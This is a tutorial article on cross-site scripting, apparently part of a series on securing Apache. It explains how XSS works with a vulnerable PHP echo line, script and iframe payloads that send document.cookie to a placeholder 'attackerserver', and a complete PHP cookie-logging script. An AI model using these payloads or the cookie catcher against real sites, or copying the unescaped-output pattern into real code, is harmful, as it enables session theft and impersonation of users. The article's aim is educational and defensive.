SECURING APACHE : XSS INJECTIONS - I

In the previous article in this series, we started our journey to a secured Apache by dissecting its internals. We then looked at various attacks against Web applications via injection flaws, beginning with SQL injection. In this article, we will deal with another category of injection flaws: Cross-Site Scripting, a.k.a. 'XSS'. I would like to reiterate here that neither I nor LFY aim to teach readers to attack servers; this is meant to give you the knowledge that you need to protect your own infrastructure.

Grabbing second position in OWASP's latest Top Ten critical Web application security risks — after SQL injection flaws — is XSS. (By the way, the different first letter is used to avoid confusion with CSS — Cascading Style Sheets.) The security consortium says that XSS accounts for about 39 per cent of vulnerabilities in Web applications.
So what is XSS?

OWASP defines XSS as a flaw that occurs when an application includes user-supplied data in a page sent back to the browser, without properly validating or escaping that data. XSS attacks are essentially code-injection attacks, which exploit the interpretation process of the Web application in the browser.

These attacks are carried out mainly on online message boards, blogs, guest books, and user forums (collectively called “boards”, in the rest of the article), where messages are permanently stored. They are created using HTML, JavaScript, VBScript, ActiveX, Flash, and other client-side scripting technologies.

The goal of an XSS attack is to steal client authentication cookies, and any other sensitive information that can authenticate the client to the website. With a captured (legitimate) user token, an attacker can impersonate the user, leading to identity theft.

Unlike most attacks, which involve two parties (the attacker and the website, or the attacker and the victim/client), the XSS attack involves three parties: the attacker, the victim/client, and the website.

An XSS attack tricks a legitimate user by posting a message to the board with a link to a seemingly harmless site, which subtly encodes a script that attacks the users once they click the link. This seemingly harmless website can be (and is, in many cases) a phishing clone of a page in the original website the user is browsing; it may prompt users for their username and password. Alternately, it may be just a “thank you” page, which steals the users’ cookies in the background, without their knowledge.

Phishing is an Internet scam where the user is convinced to supply valuable information (such as the username and password) to a malicious website that has been designed to closely resemble a legitimate website. The user is directed to it via links in bulk/spam emails, instant messages, etc. The majority of these can be avoided by carefully scrutinising the links and not clicking doubtful links; also check the URL bar (address box) of the browser to verify if you have arrived at a trusted site, before you enter your login credentials.

How an XSS attack works

XSS exploit code is typically (but not always) written in HTML/JavaScript to execute in the victim's browser. The server is merely the host for the malicious code. The attacker only uses the trusted website as a conduit to perform the attack.

Typical XSS attacks are the result of flaws in server-side Web applications, and are rooted in user input which is not properly sanitised for HTML characters. If the attackers can insert arbitrary HTML, then they could control the execution of the page under the permissions of the site. Common points where XSS opportunities exist for an attacker are "confirmation" or "result" pages (for example, search engines that echo back the user-input search string) or form-submission error pages that help the user by filling in parts of the form which were correctly entered.

A simple PHP page containing code like the following, is vulnerable to XSS!

```
<?php echo "Hello, {$HTTP_GET_VARS['name']}!"; ?>
```

Once the page containing this code is accessed, the variable sent via the GET method (a.k.a. querystring) is output directly to the page that PHP is rendering. If you pass legitimate data (for example, the string "Arpit Bajpai") as an argument, the URL would be something likehttp://localhost/hello.php?name=Arpit%20Bajpai (assuming you're running the server locally on your system, which you should be if you are trying this out). The output of this is harmless, as shown in **Figure** 1.



Figure 1: Harmless submission

Now, for a little tampering in the URL, we change it to: http://localhost/hello.php?name=<h1><u>Hacked</u></h1>

The result is shown in Figure 2. It still looks relatively innocuous, but the fact that the input is not validated by the PHP script before outputting it to the victim's Web browser opens the way for more harmful HTML to be included into the vulnerable page.



Figure 2: Unescaped 'attack' output

As in most cases, the main aim of an XSS attack is to steal the user's authentication cookie. Shown below is a typical XSS attack attempt that has been done by posting malicious JavaScript to an online message board, and grabbing the user's cookie.

<script>document.location="http://attackerserver/cookie.php?c="+document.cookie</script>

When victims click on the link containing this malicious code, they might get redirected to the home page, but their cookies will be sent to the cookie.php "cookie fetcher" PHP script on the attacker's server. A typical cookie fetcher script might look like what's shown below:

```
<?php
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
```

```
$date=date("j F, Y, g:i a");;
$referer=getenv ('HTTP_REFERER');
$fp = fopen('cookies.html', 'a');
fwrite($fp, 'Cookie: '.$cookie.'<br> IP: '.$ip.'<br> Date and Time:
'.$date.'<br> Referer: '.$referer.'<br><br><br>');
fclose($fp);
header ("Location: http://www.vulnerablesite.com");
?>
<HTML></HTML>
```

This file will retrieve the cookies and append them to a cookie.html file on the attacker's server. Other details saved at the same time include the IP address of the victim's Net connection, the date and time at which the cookie was fetched, and the HTTP referrer — i.e., the site on which the victim clicked the malicious link to the attacker's cookie.php. With this information, the attacker can then connect to the board website, supplying the captured cookie, and thus pretending to be the victim user.

Now, most savvy victims get suspicious when they are redirected to the home page, or see something unusual, which is not part of the Web application's normal execution. For such victims, attackers mostly prefer using IFRAMEs in their attack script, like what's shown below:

```
<iframe frameborder=0 height=0 width=0 src=javascript:void(document.location=
"http://attackerserver/cookie.php?c="+document.cookie)></iframe>
```

When victims click the message with the above script in the body, they will experience nothing unusual in the application's normal behaviour — yet, their cookies will be sent to cookie.php on the attacker's server. This is how a typical XSS attack is done.

Source : http://www.opensourceforu.com/2010/09/securing-apache-part-2-xss-injections/